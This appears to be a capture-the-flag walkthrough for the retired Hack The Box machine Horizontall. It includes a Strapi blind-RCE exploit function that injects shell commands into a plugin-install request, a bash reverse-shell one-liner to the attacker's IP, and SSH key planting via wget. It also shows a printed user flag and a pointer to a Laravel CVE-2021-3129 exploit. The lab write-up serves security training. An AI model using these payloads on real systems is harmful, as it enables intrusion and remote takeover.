Horizontall
| Name: |
Horizontall

|
|---|---|
| Release Date: | 22 Aug 2021 |
| Retire Date: | 06 Feb 2022 |
| OS: | Linux  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
celesian  00 days, 00 hours, 14 mins, 24 seconds 00 days, 00 hours, 14 mins, 24 seconds |
 |
jazzpizazz  00 days, 00 hours, 33 mins, 37 seconds 00 days, 00 hours, 33 mins, 37 seconds |
| Creator: | wail99  |
| Pentest Workshop PDF: | Horizontall.pdf |
Again, we start with sudo /home/kali/AutoRecon/src/autorecon/autorecon.py 10.10.10.226
Sidenote: Newer versions of Kali that do not use root by default require sudo whenever checking UDP ports.

SSH (TCP 22) and HTTP (TCP 80) port. If we look at the nmap output for port 80, we see the header is expecting http://horizontall.htb. If you haven't seen it yet, check out the main difficulty pages on this site for the why on this, but since it's expecting horizontall.htb, we need to add:
10.10.11.105 horizontall.htbto our /etc/hosts file and navigate to http://horizontall.htb



Looking at the console, we see a couple of scripts running. Switching to the Debugger tab, we can grab those scripts and plug them into a JS Beautifier of your choice. I used https://beautifier.io/ and looking through the app.c68eb462.js script gives us a new sub-domain endpoint at api-prod.horizontall.htb. So, we need to add that to our /etc/hosts file too.

We only get a "Welcome" message at the new page, so let's run GoBuster against it and see what we can find.
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ gobuster dir -u http://api-prod.horizontall.htb -w /usr/share/seclists/Discovery
/Web-Content/directory-list-2.3-medium.txt -s "200,204,302,307" -t50 -o Horizontall.out

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api-prod.horizontall.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/06 15:11:24 Starting gobuster in directory enumeration mode
===============================================================
/reviews              (Status: 200) [Size: 507]
/users                (Status: 403) [Size: 60]
/admin                (Status: 200) [Size: 854]
/Reviews              (Status: 200) [Size: 507]
/Users                (Status: 403) [Size: 60]
/Admin                (Status: 200) [Size: 854]
/REVIEWS              (Status: 200) [Size: 507]
===============================================================
2022/02/06 15:25:19 Finished
===============================================================
First thing we notice is an admin page! Admin pages are always fun, providing we can get into them. This particular admin page is for a Customer Management System (CMS) called Strapi. Being unfamiliar with Strapi, let's see if there are:
1) Unauthenticated exploits (Use Searchsploit)
2) If Default Credentials have been left behind


Default credentials failed, so let's check Searchsploit for an Unauthenticated Exploit. We see 3 exploits (2 Unauthenticated and 1 Authenticated). The Remote Code Execution (RCE) one intrigues us the most. Getting admin access is great, but if we can get it to jump straight to a reverse shell without setting the password, GREAT! One less step.

So, let's copy 50239.py to our working folder and check to see what we need to do in order to use it. When we do that, we see that it the function code_exec tells us that this is a "blind RCE", which means we won't see any kind of output from this:
def code_exec(cmd):
    global jwt, url
    print("[+] Triggering Remote code executin\n[*] Rember this is a blind RCE
    don't expect to see output")
    headers = {"Authorization" : f"Bearer {jwt}"}
    data = {"plugin" : f"documentation && $({cmd})",
            "port" : "1337"}
    out = requests.post(f"{url}/admin/plugins/install", json = data, headers = headers)
    print(out.text)
So, to run it, it's simply:
python3 50239.py http://api-prod.horizontall.htband it will provide a line for us to execute a command. Since this is blind, let's jump it straight to a bash reverse shell using:
bash -c 'bash -i >& /dev/tcp/<YOUR TUN0 IP>/1337 0>&1'after setting a netcat listener to 1337.

Reverse shell as Strapi! Going through our usual privilege escalation and enumeration (LinEnum.sh or LinPEAS.sh whichever you prefer) we see there is a developer user as well as something that our AutoRecon did not pick up! Inside the /home/developer folder is our user.txt flag. Let's grab it first.
strapi@horizontall:/home/developer$ cat user.txt
cat user.txt
7d84a6f33952794d462d79a84cfdb3ac
Next, looking through the LinEnum output, we see the system is listening on 127.0.0.1:8000 and 127.0.0.1:1337:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State       PID/Program name
tcp        0      0 127.0.0.1:3306         0.0.0.0:*              LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*              LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*              LISTEN      -
tcp        0      0 127.0.0.1:1337         0.0.0.0:*              LISTEN      1862/node /usr/bin/
tcp        0      0 127.0.0.1:8000         0.0.0.0:*              LISTEN      -
tcp6       0      0 :::80                  :::*                   LISTEN      -
tcp6       0      0 :::22                  :::*                   LISTEN      -
Using curl, we can check both of those ports, but only 8000 is something we can use (saving you a step).
<title>Laravel</title>

<SHORTENED FOR BREVITY>

Laravel v8 (PHP v7.4.18)
OK. We have Laravel version 8 running on PHP version 7.4.18, but how to access it. Here's where we'll need to do some port tunneling to pull this off. Trouble is, we need Strapi's password.... or do we? Let's create an SSH keypair and use that as the authenticator for the port tunneling. From our machine, we can run ssh-keygen and place the id_rsa pair into our working folder. Copy the id_rsa.pub file to authorized_keys and then set a python3 http-server on your preferred port. From there, on the Victim machine, create a directory in /home/strapi using:
mkdir ./.ssh
wget http://<YOUR TUN0 IP>:<PORT>/authorized_keys
Now, your public key is on the Victim, use:
ssh -i id_rsa strapi@horizontall.htbIt'll make a good midpoint too.

Great! Now we can build the SSH port tunnel using:
ssh -i id_rsa -L 8000:localhost:8000 strapi@horizontall.htband then navigate to http://127.0.0.1:8000 and even GoBuster it!


gobuster dir -u http://localhost:8000 -w /usr/share/seclists/Discovery/
    Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o tunnelout.out

Opening the output file of tunnelout.out, we see 1 successful connection. /profiles

/profiles             (Status: 500) [Size: 616210]
Reset the SSH Tunnel (because it will drop during the gobusting, navigate to http://localhost:8000/profiles. We'll see that Laravel is running in Debug mode.

Some Google-Fu nets us a CVE-2021-3129 on all versions of Laravel <= 8.4.2. Searching for that CVE nets us a GitHub repo, https://github.com/nth347/CVE-2021-3129_exploit

